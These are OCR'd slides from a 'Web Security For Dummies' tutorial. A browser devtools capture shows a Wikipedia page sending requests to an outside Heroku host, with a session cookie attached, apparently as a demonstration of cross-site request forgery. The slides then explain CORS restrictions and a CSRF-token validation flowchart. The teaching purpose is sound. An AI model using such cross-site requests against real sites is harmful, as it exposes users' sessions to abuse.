←  Object { 0: <body.mediawiki.ltr.sitedir-ltr.ns-0.ns-subject.page-Main_Page.skin-vector.action-
   view> , length: 1, prevObject: Object, context: HTMLDocument → Main_Page, selector: "body" }
⚠  Loading mixed (insecure) display content "http://hacksmith.herokuapp.com/" on a secure     load.php:117:0
   page [Learn More]
   GET http://hacksmith.herokuapp.com/                   [Mixed Content]  [HTTP/1.1 304 Not Modified  210ms]
```


Web Security For Dummies
Wikipedia, the free encyclo…
https://en.wikipedia.org/wiki/Main_Page
Search
• More
body.mediawiki.ltr.sitedir-ltr.ns-0.ns-subject.page-Main_Page.skin-vector.action-view | 964 × 121
(simple) · Esperanto · Euskara ·
Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe
Complete list of Wikipedias
Inspector
Console
Debugger
Style Editor
Performance
Network
Headers
Cookies
Params
Response
Edit and Resend
Raw headers
Filter headers
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
Other
Clear

✓	Method	File	Domain
304	GET	/	hacksmith.her…
304	GET	/	hacksmith.her…
304	GET	/	hacksmith.her…

Request URL: http://hacksmith.herokuapp.com/
Request method: GET
Remote address: 54.243.114.196:80
Status code: 304 No…
Version: HTTP/1.1

access-control-allow-headers: "Origin, Ac…SRF-Token"


Request headers (0.644 KB)

Host: "hacksmith.herokuapp.com"
User-Agent: "Mozilla/5.0 (Macinto…0100101 Firefox/41.0"
Accept: "image/png,image/*;q=0.8,*/*;q=0.5"
Accept-Language: "en-US,en;q=0.5"
Accept-Encoding: "gzip, deflate"
Cookie: "_authentication1_sessi…cb000fcc1f0; name=rob"
Connection: "keep-alive"
If-None-Match: ""dc47bd303368c47…ec2dc36d7238d4""

3 requests, 1.56 KB, 102.80 s


Then we inspect that request

Think about the source of the request (CORS)



Restricting CORS limits CSRF

CSRF Tokens reduce CSRF


Request is made
Is it POST?
NO
Carry on then ...
Generate token if necessary
YES
Inject tokens on views
Is the token present and equal to the one on session?
YES
NO
Deny the request